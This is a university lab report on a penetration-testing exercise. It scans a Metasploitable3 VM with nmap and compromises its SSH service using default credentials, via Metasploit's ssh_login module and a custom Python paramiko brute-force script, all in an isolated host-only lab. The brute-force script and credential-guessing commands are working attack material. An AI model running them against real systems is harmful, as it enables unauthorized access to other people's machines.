

PHASE1 SETUP AND COMPROMISE THE SERVICE



جامعة الملك فهد للبترول والمعادن
King Fahd University of Petroleum & Minerals

OVERVIEW



Abstract

In this report, we document the initial phase of a cybersecurity project focused on simulating real-world attack and defense scenarios within a controlled virtual environment. Two virtual machines were set up to represent the Victim and Attacker environments. The Victim Environment was configured using Metasploitable3, a purposely vulnerable virtual machine designed for penetration testing and exploit development. The Attacker Environment was built using Kali Linux, equipped with tools such as Metasploit Framework, Nmap, and custom scripts for service exploitation.



Requirements

- **Need #1: Victim Environment:** Set up Metasploitable3 with a vulnerable service
- **Need #2: Attacker Environment:** Set up Kali Linux with Metasploit and other necessary tools.
- **Need #3: Service Selection:** Choose 1 service to attack from the list of vulnerable services.
- **Need #4: Attack Execution:** Use Metasploit and/or custom script to successfully compromise the selected service




Deliverables

- **Need #1:** Screenshot of steps compromising the service using Metasploit
- **Need #2:** Screenshot of custom script
- **Need #3:** Screenshot of service compromise using custom script


TASK 1: SET UP METASPLOITABLE3 (VICTIM VM)



1A. Install VirtualBox & Download the pre-built Metasploitable 3



1B. Import the Metasploitable 3 VM (.ova)



1C. Starting and Configuring Metasploitable 3

```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: vagrant
Password:
Last login: Sat Jan  8 11:04:55 UTC 2022 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

* Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$
```

```

eth0      Link encap:Ethernet  HWaddr 08:00:27:33:a3:bf
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fe33:a3bf/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe33:a3bf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4466 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1646 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6364002 (6.3 MB)  TX bytes:114935 (114.9 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:72:65:1f
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe72:651f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8011 (8.0 KB)  TX bytes:12301 (12.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:645 errors:0 dropped:0 overruns:0 frame:0
          TX packets:645 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:145938 (145.9 KB)  TX bytes:145938 (145.9 KB)

```



1D. Accessing Metasploitable 3 from Another VM (Attacker):

```

(turki@kali)-[~]
$ ping 192.168.56.101


PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=2.71 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.794 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.13 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=1.28 ms

```

TASK 2: SET UP KALI LINUX (ATTACKER VM)



2A. Setup Kali Linux



```
(turki@kali)-[~]  
$ cat /etc/os-release  
  
PRETTY_NAME="Kali GNU/Linux Rolling"  
NAME="Kali GNU/Linux"  
VERSION_ID="2025.1"  
VERSION="2025.1"  
VERSION_CODENAME=kali-rolling  
ID=kali  
ID_LIKE=debian  
HOME_URL="https://www.kali.org/"  
SUPPORT_URL="https://forums.kali.org/"  
BUG_REPORT_URL="https://bugs.kali.org/"  
ANSI_COLOR="1;31"
```

TASK 3: VULNERABLE SERVICE SELECTION



3A. Scan for Vulnerable Services

```
(turki@kali)-[~]  
$ nmap -sV -Pn 192.168.56.101
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-04-07 04:17 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0012s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:33:A3:BF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 31.18 seconds



3B. Choose a vulnerable service


- We will use **SSH**

TASK 4: COMPROMISE THE SERVICE USING METASPLOIT



4A. Compromising SSH using Metasploit

```
(turki@kali)-[~]
$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
```



```

  dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb
    ' dB'      BBP
dB'dB'dB' dBBP   dBP   dBP BB
dB'dB'dB' dBP    dBP   dBP BB
dB'dB'dB' dBBBBP dBP   dBBBBBBB

      dBBBBBP dBBBBBBb dBP   dBBBBBP dBP dBBBBBBP
        dB' dBP   dB'.BP
      dBP   dBBBB' dBP   dB'.BP dBP   dBP
      dBP   dBP   dBP   dB'.BP dBP   dBP
      dBBBBP dBP   dBBBBBP dBBBBBP dBP   dBP

To boldly go where no
shell has gone before

      =[ metasploit v6.4.45-dev
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post
+ -- --=[ 1466 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vag
rant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-gener
ic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.56.102:45685 -> 192.168.56.101:22) at 2025-04-
07 05:31:39 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


TASK 5: CUSTOM SCRIPT



5A. The Script – SSH Login PoC Using Paramiko

```
turki@kali: ~  
File Actions Edit View Help  
GNU nano 8.3 ssh_brute.py *  
import paramiko  
  
target_ip = "192.168.56.101"  
username = "vagrant"  
password_list = ["admin", "1234", "vagrant", "toor"] # Simulated brute-force  
  
client = paramiko.SSHClient()  
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  
  
for password in password_list:  
    try:  
        print(f"Trying: {username}:{password}")  
        client.connect(hostname=target_ip, username=username, password=password)  
        print(f"\n[SUCCESS] Logged in with {username}:{password}\n")  
        # Proof of access  
        stdin, stdout, stderr = client.exec_command("whoami && uname -a")  
        print(f"[OUTPUT]:\n" + stdout.read().decode())  
        break  
    except paramiko.AuthenticationException:  
        print(f"[-] Incorrect login.")  
    except Exception as e:  
        print(f"[!] Connection failed: {e}")  
    finally:  
        client.close()
```

TASK 6: COMPROMISE THE SERVICE USING A CUSTOM SCRIPT



6A. Custom script to compromise the same service

```
OSTS => 192.168.56.101  
(turki@kali)-[~]  
$ python3 ssh_brute.py  
f6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant  
Trying: vagrant:admin  
[-] Incorrect login.  
Trying: vagrant:1234  
[-] Incorrect login.  
Trying: vagrant:vagrant  
[SUCCESS] Logged in with vagrant:vagrant  
[OUTPUT]:  
vagrant  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
f6 auxiliary(scanner/ssh/ssh_login) >
```

TASK 7: FINAL ANALYSIS

Environment Setup

In this phase, two isolated virtual environments were configured:

1. Victim Environment

- System: Metasploitable3 – Ubuntu 14.04 (ub1404)
- Purpose: Acts as a vulnerable target system for testing.
- IP Address: 192.168.56.101
- Key Vulnerable Services Available:
 - SSH

2. Attacker Environment

- System: Kali Linux
- Tools Used: Metasploit Framework, Nmap, Python with Paramiko
- IP Address: 192.168.56.102

Both VMs were configured using a Host-Only Adapter, ensuring secure, isolated communication.

Service Targeted: SSH

Why SSH?

- SSH was listed as an approved vulnerable service.
- Metasploitable3 uses default credentials (vagrant:vagrant), making it a perfect real-world simulation of weak credential exposure.
- SSH access provides full remote control if compromised

Task 1.1: Metasploit Exploit – SSH Login

Tool Used: Metasploit Framework

Module: auxiliary/scanner/ssh/ssh_login

Outcome:

- Successfully brute-forced SSH using known credentials.
- A session was established and confirmed with whoami and uname -a.
- Screenshot was taken as proof of successful compromise.

Task 1.2: Custom Script – SSH Brute Force

Language: Python

Library: paramiko

Purpose: Simulate automated brute-force login attempts.

Script Workflow:

- Attempts multiple password guesses.
- Stops when correct credentials are found (vagrant:vagrant).
- Executes system commands (whoami, uname -a) to validate access.

Result:

- The script successfully logged in to the victim machine and retrieved system information.
- Screenshot was taken to validate the proof of concept.

Conclusion

This phase successfully demonstrated the full cycle of identifying, targeting, and compromising a service in a simulated lab environment. By using both a Metasploit module and a custom-built Python script, the attack flow was validated from multiple angles, aligning with both offensive security standards and course requirements.